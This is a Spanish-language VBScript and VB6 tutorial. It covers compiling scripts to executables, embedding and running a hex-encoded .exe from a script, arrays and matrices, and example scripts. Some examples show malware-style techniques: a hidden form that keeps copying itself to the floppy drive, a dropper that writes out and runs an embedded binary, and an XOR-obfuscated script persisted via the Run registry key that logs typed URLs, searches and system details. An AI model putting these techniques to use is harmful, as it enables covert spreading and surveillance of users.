Estos comandos son los que **hacen que se ejecute un código al principio de nuestro programa**, en este caso se ejecutará nuestro VBScript, expuesto anteriormente. **Entre esos dos comandos peguemos el código VBScript** que quieres que se ejecute, **realizando las modificaciones pertinentes** para que se copie como .exe y no como .vbs (recuerda que tu .vbs cuando se compile será .exe). Puedes seguir el ejemplo siguiente:

Private Sub Form_Load()
Me.Visible=False
On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Do
bucle= bucle + 1
If bucle = 90000 Then
fso.CopyFile ".\archivo.exe", "a:\archivo.exe"
bucle = 0
End If
Loop
Unload Me
End Sub

Ahora vamos al **menú superior** de Visual Basic 6.0 y hacemos **clic en "Archivo"** y se desplegará un menú, hacemos **clic en "Crear Proyecto1.exe"** y nos saldrá un menú para guardar nuestro VBScript convertido en exe. Podemos hacer **clic sobre "Opciones”** para cambiar el icono del proyecto y cuatro tonterías más. Finalmente le damos a guardar y ya esta…

Así de sencillo es **compilar nuestro VBScript**. Además de eso, si te enseñas a usarlo un poquito, podrás personalizar tu .exe de muchas formas. Por otro lado, queda probado que si te decides a aprender Visual Basic 6, todo lo que has aprendido de VBScript te servirá (y mucho).

Cosas a tener en cuenta:

- La sentencia *Do...Loop Until x = 0*, en **VB6** se escribe como *Do Until x = 0...Loop*
- No existe la función **Execute**.

- También **es necesario que el archivo Msvbvm60.dll exista en el ordenador**, pero esto no lo consideres un impedimento ya que **el 90 % de las PCs tienen instalados programas que usan esa librería (P.Ej. el Office 2003)** y no he encontrado un ordenador sin ésta. Si en cambio vas a personalizar tu .exe con alguna cosa, tendrás que instalarte las dll de Visual Basic (*Runtime Files of Visual Basic 6*) y ponerlas en la misma carpeta que tu exe siempre.

Hemos visto como crear un de tu vbs y exe, pero también es posible crear exe's desde tu vbs, es decir, escribir exe's desde un vbs (obviamente exe's que ya estén hechos y tu quieras incluir en tu vbs). Pues bien, como se ha visto, tenemos un motor de comandos llamado WScript que ejecuta todos los scripts que le indiquemos, pero realmente, es cierto que con VBscript no se puede hacer todo lo que un programador experto querría, de echo, no puede hacer casi nada. La solución más común para programadores es: **incluye tus ejecutables en un Script** para crearlos a placer y con la comodidad de las funciones de VBScript. Esto es útil, por ejemplo para crear ejecutables en modo texto y luego ejecutarlos, porque a veces es más cómodo usar un vbs para algo, que un exe... La utilidad, solo depende de tu imaginación y tus capacidades de programador, y las posibilidades también, yo me limitaré a explicar como se hace esto.

Entremos en materia:

¿Habéis visto alguna vez un editor hexadecimal? Para los que no, pueden ir a Google, buscarlo, bajarse uno y probarlo, pues lo necesitaran para poder hacer esto. Bien, explicare un poco por encima que es un Editor Hexadecimal. Supongo que ya sabréis que en el mundo de la informática todo se rige por bits (1 y 0). Si por ejemplo tenemos un exe, lo que se ejecuta realmente es una cadena enorme de 1 y 0 (en forma de impulsos electricos), que son interpretados por el SO y por el Procesador, y dan como resultado, una serie de instrucciones que conforman un programa. Cuando los programas se empezaron a hacer tan largos que los programadores ya no podían escribirlos a base de esto, se inventaron los lenguajes de programación (ASM, C, VB...). Un paso intermedio entre esto, fue el **hexadecimal** (Que utiliza los símbolos 0-9 y A-F). Que no es más que otro sistema numérico para expresar lo mismo que en binario. Un ejemplo rápido para que os hagáis una idea:

En binario: **01101010** En nuestro sistema: **106** En hexadecimal: **6A**

Bien, esto como cultura general. Lo que realmente nos importa es: los Editores Hexadecimales **modifican un ejecutable mediante el sistema Hexadecimal.** Es decir, **leen el archivo, traducen el código a hexadecimal, lo muestran, traducen el hexadecimal a código maquina y lo escriben**. Bien, pues nosotros haremos lo mismo. (*Nota para vagos: No os preocupéis el código es muy corto.*)

Si en un momento determinado, en un Script necesitamos que se haga algo que el motor de comandos de VBScript no puede (crear una ventana de opciones, mostrar un mensaje *guay* ejecutar el famoso hlt, mostrar una imagen, reproducir música...), podemos escribir un exe más o menos así:

----------> *Parte del principio del Script*
Variable con el código hexadecimal de un Exe
Traductor a código maquina
Objeto fso que crea el archivo
Objeto ws que ejecuta el archivo
----------> *Se ejecuta nuestro programa*
Bucle que mantiene el Script abierto.
Status de **Exec** indica que se ha cerrado nuestro programa.
Fin del Bucle si se cumple lo anterior.
Objeto fso que borra el archivo.
----------> *Resto del Script*

Aunque no lo parezca, no es tan largo ni complicado, y **apenas tarda dos segundos** en ejecutarse. Una vez lo tengamos todo decidido (programa a usar y objetivos...), empezamos a programar el Script, que ahora explicaré con detenimiento:

Necesitamos **en una variable, el código en hexadecimal de un Exe**. Esto lo obtendremos con el Editor Hexadecimal. Por ejemplo en el *Hackman,* seleccionamos todo el código, vamos a Edición, Copiar como, Hex. Luego vamos al bloc de notas y pegamos. Cogemos y quitamos el texto de publicidad del principio y todo lo que pone 0000:0001... (Es decir el principio de cada línea). Luego ponemos todo el código en una línea muy larga. Finalmente vamos al menú, reemplazar, ponemos buscar un espacio " " y lo sustituimos por nada "". **Así se nos quedara el código hexadecimal limpio del archivo** (es decir, todo **números y letras de la A a la F en una línea, sin ningún espacio, punto ni nada**). Luego solo colocarle al principio Var1 = " y al final otras comillas. (S*i el código es muy largo partir el código en varias variables y a la hora de escribirlo ponéis Var1&Var2&Var3 o algo así*)

Ahora ya tenemos el ejecutable en hexadecimal dentro del Script, pero la verdad, con eso no haremos nada. Necesitamos una funcion que llegado el momento la vuelva a pasar de hexadecimal (hex ascii) al codigo maquina (hex real...), al igual que hacen los Editores Hexadecimales:

Function *HexABin*(**hexadecimal**)
For i = 1 To Len(hexadecimal) Step 2
tb = Chr(37+1) & Chr(72) & Mid(hexadecimal, i, 2): tt = tt & Chr(tb)
Next
HexABin = tt
End Function

No me acuerdo de donde la saque, pero bueno... La cuestión es que debemos incluir esta función en alguna parte de nuestro código, para que a la hora de escribir el archivo no lo escriba en hexadecimal, sino en código maquina (podéis quejaros los expertos, pero lo que hemos hecho a sido obtener en modo Ascii el hexadecimal, o lo que es lo mismo, que hay que pasarlo a hexadecimal real...) Bien, ahora vamos a ir a lo que ya sabemos, **escribir y controlar la aplicación**. Al escribirlo debemos hacerlo en modo binario, así que:

Set fso = CreateObject("Scripting.FileSystemObject")
Set Archivo = fso.CreateTextFile("*pepe.exe***")**
Archivo.Write *HexABin***(***VarConLaCadenaEnHexadecimal***)**
Archivo.Close

Recordad que se debe escribir lo que la función **HexABin** devuelve, y no el hexadecimal que hemos escrito nosotros en la variable. Por ultimo bastara con que ejecutéis el programa que se ha escrito y lo controleis tal y como se explica en el tutorial anterior... Simple y Eficaz.

Y es que, con imaginación se puede hacer todo. De todo este script, lo más costoso, sin duda, es conseguir todo el código hexadecimal de un archivo, pero si buscáis e indagáis por vuestra cuenta, encontrareis métodos rapidísimos para obtenerlo. Lo demás, es sencillo y creo que no requiere mayor explicación. Además, si lo piensas bien, existen maneras de que un exe y un script se comuniquen (escribir en un archivo uno, y el otro lo lee...), por lo que aumenta sus posibilidades, si eres programador.


Es cierto que lo normal seria compilar el script y no incluir un exe en el script, pero siempre es bueno saberlo, quizás puede ser útil...

Programación en Visual Basic Script: Arrays

Existe un tipo de variable especial en Visual Basic Script llamada comúnmente **Array**. Los **Arrays** más sencillos son estructuras de variables; esto es, un bloque de x variables, unidas todas en una. Veamos un ejemplo para explicarlo sobre la marcha:

```
Option Explicit
Dim Variable(3)
```

Con esto hemos creado un **Array** que contiene cuatro variables en un sentido. Podemos visualizarlo claramente con el esquema siguiente:



Si, hemos creado un **Array** (o Matriz Fila), de cuatro elementos (el 0,1,2 y 3). Para dar y recibir valores del **Array**, es tan simple como indicar **cual de las posiciones del Array** recibirá u otorgará el valor:

Variable(0) = 6
Variable(1) = 3
Variable(2) = Variable(0)/Variable(1)
Variable(3) = "El resultado es " & Variable(2)

Si, en este ejemplo entregamos a la posición 0 del **Array** Variable el numero 6, a la posición 1 el numero 3, a la posición 2 la división 6/2, y a la posición 3 el texto *El resultado es 6*. Como seguramente ya habréis deducido, **lo que hay entre los paréntesis** que acompaña a Variable **indica la posición del Array** elegida; y que cada posición **se comporta como si de una variable normal se tratase** (de echo, podemos usar *Set Variable(0) = CreateObject("Scripting.FileSystemObject")* si queremos…).

Bien pues, más o menos entendido el funcionamiento de los **Arrays simples**, es hora de presentaros una función muy útil en estos casos: La **función Ubound**.


Dim Variable(7)
MsgBox "El Array tiene "Ubound(Variable)+1 " posiciones.",0, "SubArrays"

Como podemos intuir del ejemplo, la función **Ubound** aplicada al conjunto de un Array, devuelve el **número que habíamos usado al declararla**, o lo que es lo mismo, las **posiciones -1** que tiene el **Array simple**. Esto se puede usar con el bucle For para escribir/leer en todos los elementos del Array:

```
Variable=InputBox ("Introduce un número…","Numero…","Numero…")
Dim miArray(Variable)
For x=0 To UBound(miArray)
    miArray(x)=5
Next
MsgBox "Hay " & Ubound(miArray)+1 " numeros 5."
```

Bueno, vemos aquí dos novedades, en primer lugar que la **dimensión** del Array puede darla una variable (en este caso Variable que recibe su valor de un InputBox) y que la función UBound se usa para **recorrer todo el Array** si x=0, para x=1 en el bucle For, debería ser UBound + 1. Vemos pues, la utilidad de los **Arrays** simples, pues aparte de ser usados como variable independientes, pueden ser usada en conjunto (aparte de reducir la cantidad de variables a crear, creando grupos de ellas, por ejemplo).


Hemos estado hablando todo el rato de **Arrays simples**, lo cual quiere decir que hay **más tipos de Arrays** que los vistos hasta ahora (que se queden claros estos antes de continuar). Otros tipos de Arrays son las matrices. Estoy seguro que a los que han dado bachillerto les suena, porque es exactamente eso. Para los demás explico: Un **Array simple tiene X elementos en una dirección**, como hemos visto en el esquema anterior; **una Matriz tiene X elementos en una dirección e Y en otra**, creando algo así (supongamos que los cuadrados son iguales y están alineados a la perfección):´



Como vemos, la forma de crear una matriz es poner *Dim Variable(Largo-1,Alto-1),* de forma que si ponemos *Dim Variable(3,3),* tendremos una **Matriz de 4x4** (4 filas y 4 columnas). Por lo demás el funcionamiento es el mismo, pero con dos dimensiones en vez de una:

Dim Variable(2,1)
Variable(0,0)=4
Variable(1,1)=3
Variable(0,1) = "Hola"
Variable(1,0) = Now
Variable(2,0) = Len(Variable(0,1)
Variable(2,1)=Variable(2,0)/Variable(0,0)

Como ves, esta vez indicamos la posición con *X,Y* dentro de la **Matriz** *Variable*, de forma que si sigues todas las operaciones deberá darte algo así:



De esa forma conseguimos trabajar con las **Matrices**. Tened en cuenta que si la **Matriz** es 4,4 por ejemplo, tendría 5 filas y 5 columnas numeradas desde 0,0 hasta 4,4; lo que hace un total de 25 que podemos usar. En definitiva, la diferencia entre los **Arrays** simples y estos, es que aquí tiene **dos dimensiones** en vez de una.

Nos olvidamos de algo muy importante, y es que la función **Ubound** devuelve un número, que es el que hemos introducido al declarar el **Array**; pero las **Matrices** tienen 2, lo cual requiere una reexplicación de la función:

Dim MiMatriz(2,3)
Dim MiArray(5)
MsgBox "El array tiene " & Ubound(MiArray) & " posiciones, y la Matriz " & Ubound(MiMatriz) & "."


Si ejecutamos esto obtendremos "El Array tiene 5 posiciones y la Matriz 2". Lo cual quiere decir que la función **Ubound** devuelve el primer número de la Matriz, es decir, el número que indica las **X**. Para que Ubound nos devuelva el número que indicas las Y, debemos añadir un argumento:

Msgbox "La Matriz tiene " & Ubound(MiMatriz,1) * Ubound(MiMatriz,2) & " posiciones."

Si, hay que escribir ***Ubound****(NombreMatriz,Numero)*, donde **Numero** puede ser en **Matrices** 1 o 2, según queramos el primer o el segundo numero que hemos usado al declarar la Matriz. Si lo omitimos, VBScript le da el valor por defecto 1, y por eso, en los ejemplos anteriores salían las X. De esta forma podemos usar también en un **Array simple** Ubound*(Array,1)* para obtener su número.


Si queremos, de esta forma, **recorrer toda una fila** de las X, haríamos un bucle for parecido al siguiente, poniendo en miMatriz(x,1) el numero de la fila a recorrer (que dependerá de las que existan):

```
Dim miMatriz(3,2)
For x=0 To UBound(miMatriz)
    miMatriz(x,1)=5
Next
```



En este caso recorreríamos toda la fila 1, pudiendo recorrer la 0 o la 2 cambiando el valor de 1 (a 0 o 2). En el caso de querer **recorrer una columna**, el bucle sería:

```
Dim miMatriz(3,2)
For x=0 To UBound(miMatriz,2)
    miMatriz(1,x)=5
Next
```



De forma que de Nuevo, cambiaríamos 1 por la columna que quisiésemos. Por último, para recorrer el bucle entero crearíamos **dos bucles For** de la siguiente forma:

```
For x=0 to UBound(miMatriz)
  For y=0 to UBound(miMatriz,2)
    miMatriz(x,y)=5
  Next
Next
```

Así da igual el tamaño de la **Matriz** pues recorrería todos y cada uno de sus elementos sin excepción.

Por ultimo sobre Arrays importante, es que no solo existen los típos **Array Simple** y **Matriz**, hay **Arrays de tres dimensiones y más aún**:

Dim MiArray(2,4,3)

Como norma general para todos los demás casos, que suelen ser **menos comunes**, decir que el numero de elementos es la **multiplicación de los números +1** que se usen al declararlas (en este ejemplo sería 60 ya que 3*5*4=60), que se usan de forma similar a los otros dos tipos, y que la **función Ubound**, en su **segundo argumento** puede tener un 3, 4 o el **numero que queramos**, para obtener así el dato que necesitemos. Pero no voy a pararme a explicar ahora ejemplos ya tan complejos; simplemente **asociad las ideas aprendidas a más dimensiones**.

Programación en Visual Basic Script: Ejemplos y Códigos


Es bueno, ver en conjunto algún script ya hecho y analizarlo para comprender su funcionamiento. Con este objetivo esta realizada esta parte, en la que expondré y explicaré algunos códigos de scripts enteros ya:

```
On Error Resume Next
Set a= CreateObject("WScript.Shell")
Set b= CreateObject("Scripting.FileSystemObject")
Function encriptar(d)
For e = 1 To Len(d)
encriptar = encriptar & Chr(Asc(Mid(d,e, 1)) Xor 3)
Next
End Function
c1 = a.regRead
("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio")
If c1 = "C:\Windows\cuenta.vbs" then
c2 = MsgBox ("Este Pc tiene instalado el Contador 1.2" & vbcrlf & "¿Quieres ver el registro del
Contador?" & vbcrlf & "(Esta operacion puede tardar varios segundos)",36,"Contador 1.2")
If c2=6 then
Set c3 = b.GetFile("C:\Windows\logocont.sys")
Set c4 = c3.OpenAsTextStream(1, 0)
Encoder = c4.ReadAll
c4.Close
Set c5 = b.CreateTextFile ("inicio.txt",True)
c5.Write encriptar(Encoder)
c5.Close
a.Run "inicio.txt", 9
end if
If c2=7 then
c6 = MsgBox ("¿Quieres desinstalar el Contador?"&VbCrLf&"Atencion: Esto borrara tambien
todo el registro del Contador."&VbCrLf,36,"Contador 1.2")
if c6=6 then
a.regdelete
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio"
a.regdelete
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\USERDATALOGCONTADOR"
b.deletefile "C:\Windows\cuenta.vbs"
b.deletefile "C:\Windows\logocont.sys"
c7 = MsgBox ("Desinstalacion completada con exito.",64,"Contador 1.2")
end if
```

```
end if
Else
c8= MsgBox ("Este Pc no tiene instalado el Contador 1.2" & vbcrlf & "¿Quieres instalar el
Contador?",36,"Contador 1.2")
if c8=6 then
Set c9 =b.CreateTextFile ("C:\Windows\logocont.sys", True)
Set c10 =b.CreateTextFile ("C:\Windows\cuenta.vbs", True)
c10.Write encriptar("Lm#Fqqlq#Qfpvnf#Mf{w_    Evm`wjlm#fm`qjswbq+w*_
        Elq#j#>#2#Wl#Ofm+w*_ fm`qjswbq#>#fm`qjswbq#%#@kq+Bp`+Njg+w/j/#2**#[lq#0*_
        Mf{w_   Fmg#Evm`wjlm_Evm`wjlm#Fpsb`jl+Vmjgbg*_     Gjn#epl1/#gjm/#plo_
        Pfw#epl1#>#@qfbwfLaif`w+!P`qjswjmd-EjofPzpwfnLaif`w!*_         Pfw#gjm#>#epl1-
DfwGqjuf+epl1-DfwGqjufMbnf+epl1-DfwBaplovwfSbwkMbnf+Vmjgbg***_  plo#>#plo#%#!Vmjgbg#!
%#gjm-UlovnfMbnf%#!+!%#gjm-GqjufOfwwfq%#!*9#!_     plo#>#plo#%#!?GjpslmjaofQ#!#
%#ElqnbwMvnafq+gjm-BubjobaofPsb`f,2317,2317/#0*.3#%#!#Nazwfp=!_  plo#>#plo#%#!?
L`vsbgl9#!#%#ElqnbwMvnafq+gjm-WlwboPjyf,2317,2317/#0*.ElqnbwMvnafq+gjm-
BubjobaofPsb`f,2317,2317/#0*#%#!#Nazwfp=!_   Fpsb`jl#>#plo_   Fmg#Evm`wjlm_ek>Mlt_
        k>Klvq+ek*_     Gjn#epl/#e/#wp_Pfw#qfd>#@qfbwfLaif`w+!TP`qjsw-Pkfoo!*_         [#>#qfd-
qfdQfbg#+!KHFZ\@VQQFMW\VPFQ_@lmwqlo#Sbmfo_Gfphwls_Tboosbsfq!*_          T#>#qfd-
qfdQfbg#+!KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_Ufqpjlm!*_
        M#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_UfqpjlmMvnafq!*_
        B#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_PvaUfqpjlmMvnafq!*_
        S#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_Nbjm_Pwbqw#Sbdf!*_
        S2#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo2!*_
        S1#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo1!*_
        S0#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_WzsfgVQOp_vqo0!*_
        J#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_Plewtbqf_Nj`qlplew_Jmwfqmfw#F{solqfq_Ufqpjlm!*_
        Jnsqfplqb#>#qfd-qfdQfbg#+!
KHFZ\OL@BO\NB@KJMF_@lmejd_3332_Pzpwfn_@vqqfmw@lmwqloPfw_@lmwqlo_Sqjmw_Sqjmwfqp_
Gfebvow!*_      Avp`bq#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_NQVOjpw!*_  Avp`bq2#>#Ofew+Avp`bq/#2*_   A2#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_!%Avp`bq2*_  Avp`bq1>Njg+Avp`bq/#1/#2*_     A1#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_!%Avp`bq1*_  Avp`bq0>Njg+Avp`bq/#0/#2*_     A0#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_!%Avp`bq0*_  Avp`bq7>Njg+Avp`bq/#7/#2*_     A7#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_!%Avp`bq7*_  Avp`bq6>Njg+Avp`bq/#6/#2*_     A6#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_F{solqfq_Gl`#Ejmg#Psf`#NQ
V_!%Avp`bq6*_  MVN#>#qfd-qfdQfbg#+!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_VPFQGBWBOLD@LMWBGL
Q!*_     MftMVN>#MVN(2_       qfd-QfdTqjwf#!
KHFZ\@VQQFMW\VPFQ_Plewtbqf_Nj`qlplew_Tjmgltp_@vqqfmwUfqpjlm_VPFQGBWBOLD@LMWBGL
Q!/MftMVN_     Pfw#epl#>#@qfbwfLaif`w+!P`qjswjmd-EjofPzpwfnLaif`w!*_          Pfw#e#>#epl-
DfwEjof+!@9_Tjmgltp_oldl`lmw-pzp!*_     Pfw#wp#>#e-LsfmBpWf{wPwqfbn+;*_     wp-
Tqjwf#fm`qjswbq+!?#Qfdjpwql#!%MVN%!#=!%Ua@qOe%!Jmj`jbgl#?!%T%!#!%M%!#!%B%!=#9###?!
%ek%!=!%Ua@qOe%!Elmgl#gf#fp`qjwlqjl9#?!%[%!=!%Ua@qOe%!Jnsqfplqb#sqfgfwfqnjmbgb9#?!
%Jnsqfplqb%!=!%Ua@qOe%Fpsb`jl+!@9!*%Ua@qOe%!Sbdjmb#jmj`jbo#gf#Jmwfqmfw#F{solqfq#?!
%J%!=9#?!%S%!=!%Ua@qOe%!Vowjnbp#wqfp#sbdjmbp#tfa#ujpjwbgbp9!%Ua@qOe%!?!%S2%!=?!
%S1%!=?!%S0%!=!%Ua@qOe%!Vowjnbp#`jm`l#avprvfgbp#qfbojybgbp#fm#Tjmgltp9!%Ua@qOe%!?!
%A2%!=?!%A1%!=?!%A0%!=?!%A7%!=?!%A6%!=!%Ua@qOe%Ua@qOe*_     wp-@olpf_
        Pfw#tjaf#>#epl-LsfmWf{wEjof+!@9_Tjmgltp_oldl`lmw-pzp!/#2*_     offq>tjaf-QfbgBoo_
        `bqb`wfqfp>ofm+offq*_   Je#`bqb`wfqfp#=#66666#Wkfm_  Nj@gm#>#Qjdkw+Offq/#66666*_
```

```
          Pfw#`6#>#epl-@qfbwfWf{wEjof#+!@9_TjmgItp_oldl`lmw-pzp!/Wqvf*_          `6-
Tqjwf#Nj@gm_   Fmg#Je")
c10.Close
a.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ContInicio","C:\Windo
ws\cuenta.vbs"
a.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\USERDATALOGCONTADOR"
,"1"
c11= MsgBox ("Instalacion completada con exito.",64,"Contador 1.2")
End If
End if
```

Puede parecer mentira, pero si, es un script completamente funcional (lo adjunto con el tutorial, por si se dieran errores de copiado), pese a todas las cosas raras que tiene. En realidad es un script bastante complejo que **posee en su interior otro script codificado**. Si hemos aprendido bien todas las funciones, creo que se comprende bien todo el script en general y cual es su función. Lo único que cabe destacar es el montón de letras raras que hay en mitad de este. Podemos ver que se trata de una función Write (en un archivo), que escribe *encriptar(eltextoraro)*. Para saber pues que es lo que escribe podemos crear nosotros un vbs poniendo *MsgBox encriptar(eltextoraro)*, sin olvidarno de copiar la función encriptar que hay al principio. Así podremos leer fácilmente que hay en el otro script. Este es, un ejemplo pues de cómo incluir otros scripts en tu script. Llamemos pues, a este script **Script Principal** y al que escribe, **secundario**. El funcionamiento de este script (inténtalo sacar tú antes) sería:



Si observáis veréis claramente como realiza cada una de estas acciones, y que en realidad, su diseño es bastante simple. Es por esto recomendable sacar una conclusión de aquí (aparte de **procedimientos y métodos empleados** en este script): que antes de ponerse a hacer cualquier programa **debemos plantear sobre papel una estructura básica** de lo que si y no va a hacer el programa y de cómo lo llevará a cabo (al estilo del esquema que he hecho yo o similar).

Pongamos otro ejemplo de un script, este es ya mucho mucho más sencillo de entender, y sirve para crear MsgBox de forma fácil y rápida:

```
On Error Resume Next
```

```
titulo = InputBox ("Introduzca el titulo del cuadro de mensaje:","Cuadro de mensaje","Introduzca un titulo")
mensaje = InputBox ("Introduzca el mensaje del cuadro de mensaje:","Cuadro de mensaje","Introduzca un mensaje")
Do
cp1 = InputBox ("Introduzca un numero que correspondera a las opciones: (1-Aceptar) (2-Aceptar/Cancelar) (3-Anular/Reintentar/Ignorar) (4-Si/No/Cancelar) (5-Si/No) (6-Reintentar/Cancelar)","Cuadro de mensaje","0")
If cp1="1" then c1="0"
If cp1="2" then c1="1"
If cp1="3" then c1="2"
If cp1="4" then c1="3"
If cp1="5" then c1="4"
If cp1="6" then c1="5"
If c1="0" then pass1="ok"
If c1="1" then pass1="ok"
If c1="2" then pass1="ok"
If c1="3" then pass1="ok"
If c1="4" then pass1="ok"
If c1="5" then pass1="ok"
Loop Until pass1="ok"
Do
cp2 = InputBox ("Introduzca un numero que correspondera a la imagen de la izquierda: (1-Ninguno) (2-Error) (3-Interrogacion) (4-Exclamacion) (5-Información)","Cuadro de mensaje","0")
If cp2="1" then c2="0"
If cp2="2" then c2="16"
If cp2="3" then c2="32"
If cp2="4" then c2="48"
If cp2="5" then c2="64"
If c2="0" then pass2="ok"
If c2="16" then pass2="ok"
If c2="32" then pass2="ok"
If c2="48" then pass2="ok"
If c2="64" then pass2="ok"
Loop Until pass2="ok"
Do
cp3 = InputBox ("Introduzca un numero que correspondera a la opcion predeterminado: (1-Primera opcion) (2-Segunda opcion) (3-Tercera opcion)","Cuadro de mensaje","0")
If cp3="1" then c3="0"
If cp3="2" then c3="256"
If cp3="3" then c3="512"
If c3="0" then pass3="ok"
If c3="256" then pass3="ok"
If c3="512" then pass3="ok"
Loop Until pass3="ok"
Do
cp4 = InputBox ("Introduzca un numero que correspondera al tipo de mensaje: (1-Cuadro de diálogo modal de la aplicación) (2-Cuadro de diálogo modal del sistema)","Cuadro de mensaje","0")
If cp4="1" then c4="0"
If cp4="2" then c4="4096"
If c4="0" then pass4="ok"
If c4="4096" then pass4="ok"
Loop Until pass4="ok"
n1 = 10000-10000+c1+c2+c3+c4
a =  MsgBox("¿Quieres probar el mensaje?",vbYesNo + vbInformation,"Cuadro de mensaje" )
if a=6 then b=MsgBox(mensaje,n1,titulo )
titulo2 = InputBox ("Este es el codigo de su cuadro de mensaje:"& vbcrlf & vbcrlf & vbcrlf & vbcrlf &""& vbcrlf &"Copie el codigo a su archivo:","Cuadro de mensaje","variable=MsgBox("&chr(34)&mensaje&chr(34)&","&n1&","&chr(34)&titulo&chr(34)&")
")
```

```
if c1=1 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Aceptar:","Cuadro de mensaje","if variable=1 then variable2=tucodigo")
if c1=1 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Anular:","Cuadro de mensaje","if variable=3 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Reintentar:","Cuadro de mensaje","if variable=4 then variable2=tucodigo")
if c1=2 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Ignorar:","Cuadro de mensaje","if variable=5 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Si:","Cuadro de mensaje","if variable=6 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste No:","Cuadro de mensaje","if variable=7 then variable2=tucodigo")
if c1=3 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
